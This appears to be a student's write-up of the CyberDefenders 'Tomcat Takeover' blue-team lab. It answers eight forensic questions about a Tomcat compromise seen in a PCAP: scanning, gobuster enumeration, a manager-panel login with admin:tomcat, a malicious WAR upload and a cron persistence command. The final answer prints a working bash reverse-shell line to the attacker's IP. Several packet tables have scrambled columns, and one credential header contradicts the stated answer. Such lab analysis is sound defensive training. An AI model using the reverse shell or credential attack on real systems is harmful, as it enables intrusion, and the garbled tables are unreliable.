

Tomcat Takeover Lab

Platform: cyberdefenders

Frome: Asem Reda

Diploma: Cybersecurity 87

Challenge link: <https://cyberdefenders.org/blueteam-ctf-challenges/tomcat-takeover>

Scenario:

The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

The screenshot shows the challenge details for the 'Tomcat Takeover Lab'. At the top, it says 'Tomcat Takeover Lab' and provides a brief description: 'Analyze network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise.' Below this are category, tactic, and tool tags. It indicates the challenge is 'Easy', 'Retired', and takes '30mins'. The difficulty rating is 4.6 stars. There are buttons for 'Bookmark', 'Join the Lab Squad', 'Report an Issue', and 'Share Achievement'. On the left, there's a 'Download Lab Files' section with instructions to unzip the file using the password 'cyberdefenders.org'. It also advises opening the content in a secure environment. On the right, there are sections for 'Scenario' and 'Questions', both of which are currently at 100% completion (8/8). A small note at the bottom right says 'This website is not affiliated with the official challenge'.

First question:

Q1 ✓ Solved : 6089

Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

14.0.0.120

Hints Submit

Solution method:

Using the "tcp.flags.syn==1 && tcp.flags.ack==0" filter

to identify who is attempting port scanning. The basis of this process is

(TCP 3-Way Handshake), which detects which IP address is attempting to open multiple ports

on different ports

in a short period of time

Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=3437407056 Tsecr=0 WS=128 [Syn] 445 -> 41330 74	TCP	10.0.0.115	10.0.0.115	0.000000 1
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35695953168 Tsecr=0 WS=128 [Syn] 22 -> 44606 74	TCP	10.0.0.112	10.0.0.115	38.173201 137
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35695953168 Tsecr=0 WS=128 [Syn] 22 -> 44606 74	TCP	10.0.0.112	10.0.0.115	38.173201 137
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35697462202 Tsecr=0 WS=128 [Syn] 8089 -> 44194 74	TCP	10.0.0.112	10.0.0.115	191.241508 880
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35697462237 Tsecr=0 WS=128 [Syn] 8089 -> 44206 74	TCP	10.0.0.112	10.0.0.115	191.242356 888
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35697462237 Tsecr=0 WS=128 [Syn] 8089 -> 42224 74	TCP	10.0.0.112	10.0.0.115	230.665105 841
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tval=35697462237 Tsecr=0 WS=128 [Syn] 8089 -> 42224 74	TCP	10.0.0.112	10.0.0.115	230.665105 841
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 199 -> 51985 68	TCP	10.0.0.112	10.0.0.115	14.0.0.120 1393
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 199 -> 51985 68	TCP	10.0.0.112	10.0.0.115	14.0.0.120 1393
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 113 -> 51985 68	TCP	10.0.0.112	10.0.0.120	346.011494 1493
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 113 -> 51985 68	TCP	10.0.0.112	10.0.0.120	346.011494 1493
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 139 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.031628 1996
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 139 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.031631 1998
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 22 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.031767 1105
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 22 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.031767 1105
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 5909 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.031773 1106
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 8888 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.032222 1112
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 143 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.032225 1113
Seq=0 Win=1024 Len=0 MSS=1460 [Syn] 123 -> 51985 68	TCP	10.0.0.112	14.0.0.120	346.032226 1114

Second question:

Q2 ✓ Solved : 5938


Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?

china

Hints Submit

Solution method:

Go to the VirusTotal website and enter the IP address to find the country it belongs to



Third question:

Q3 Solved : 5908
From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?

8080


Hints Submit

Solution method:

Using the filter "ip.src_host== 14.0.0.120 && ip.dst_host==10.0.0.112 && http"

This narrows down the search to the attacker's IP and the server's IP. The Tomcat admin panel is a web page, therefore

It operates on the HTTP or HTTPS protocol, and that's why we used HTTP. Then we look for the port number



Fourth question:


Q4 Solved : 5725
Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

gobuster

Hints Submit

Solution method:

Using the same filter as in the previous question To access any packet, go to Hypertext Transfer Protocol → GET→ User-Agent



Fifth question:

Q5 ✓ Solved : 5612

After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?

/*****
/manager

Hints Submit

Solution method:

By using the filter:

http.request.uri contains "manager"

Wireshark will focus only on URLs that contain the word “manager.”

You’ll notice many logs because the attacker tried multiple paths related to administrative interfaces. However, the path that was actually discovered and accessed is the Tomcat Manager interface.

The targeted directory is:

/manager/html

Indicators of actual discovery:

Repeated GET requests to /manager/html returning 401 Unauthorized confirm that the interface exists but requires authentication.

Later, an HTTP/1.1 200 OK response appears, followed by the loading of resources from /manager/images/..., which confirms that the attacker successfully accessed the Manager interface.

Finally, there is a POST /manager/html/upload request that returned 200 OK, which is evidence that the attacker used the Manager panel to upload applications.

HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	401.584508 20525
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	14.0.0.120	410.807689 20533
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	410.807638 20535
GET /manager/html HTTP/1.1 460	HTTP	10.0.0.112	14.0.0.120	428.954790 20537
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	428.956195 20539
GET /manager/html HTTP/1.1 448	HTTP	10.0.0.112	14.0.0.120	422.734699 20541
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	422.736504 20543
GET /manager/html HTTP/1.1 456	HTTP	10.0.0.112	14.0.0.120	429.510478 20545
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	434.167847 20547
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	10.0.0.112	14.0.0.120	434.167858 20549
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	434.169205 20551
GET /manager/html HTTP/1.1 456	HTTP	10.0.0.112	14.0.0.120	437.100598 20553
HTTP/1.1 200 OK (text/html) 80	HTTP	14.0.0.120	10.0.0.112	437.119849 20568
GET /manager/images/tomcat.gif HTTP/1.1 478	HTTP	10.0.0.112	14.0.0.120	437.174669 20571
HTTP/1.1 200 OK (GIF89a) 917	HTTP	14.0.0.120	10.0.0.112	437.176296 20576
GET /manager/images/asf-loading.gif HTTP/1.1 200 OK 168	HTTP	10.0.0.112	14.0.0.120	437.180959 20579
HTTP/1.1 200 OK 1328	HTTP/X	14.0.0.120	10.0.0.112	437.180988 20559
HTTP/1.1 200 OK (text/html) 71	HTTP	10.0.0.112	14.0.0.120	547.381269 20616
		14.0.0.120	10.0.0.112	547.487124 20642

Sixth question:

Q6 ✓ Solved : 5479

After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?

admin:tomcat

Hints Submit

Solution method:

By accessing the file download packages filtered using the previous question, we find in the Authorization: Basic dG9tY2F0OnMzY3JldA==,

Why this package specifically? Because the attacker was able to obtain the username and password, log in, and download the file

```
Origin: http://10.0.0.112:8080\r\n
Authorization: Basic YWRtaW46dG9tY2F0\r\n
Credentials: admin:tomcat
Connection: keep-alive\r\n
```

Seventh question:

Q7 ✓ Solved : 5438
Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

```
*****\r\nJXQOZY.war
```

Hints

Submit

Solution method:

By accessing the file download packages filtered using the previous question, we will find in the list

MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary

This malicious file's name

```
"MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----309854885940911807712888696060\r\n
[Type: multipart/form-data]
First boundary: -----309854885940911807712888696060\r\n
Encapsulated multipart part: (application/octet-stream) \r\n
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"\r\n
```

Eighth question:

Q8 ✓ Solved : 5182

After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?

```
/**/****_*'****-*>& /**/****/*.*/*/*/*/*>&*'-\r\n/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Hints

Submit

Solution method:

Using the filter "ip.src == <Attacker_IP> && tcp.flags == 0x012"

SYN = 0x002 -

ACK = 0x010 -

This allows us to focus on the SYN+ACK packets coming from the attacker, which confirms that a TCP connection has been established with the server

This is done using a **3-Way Handshake** application.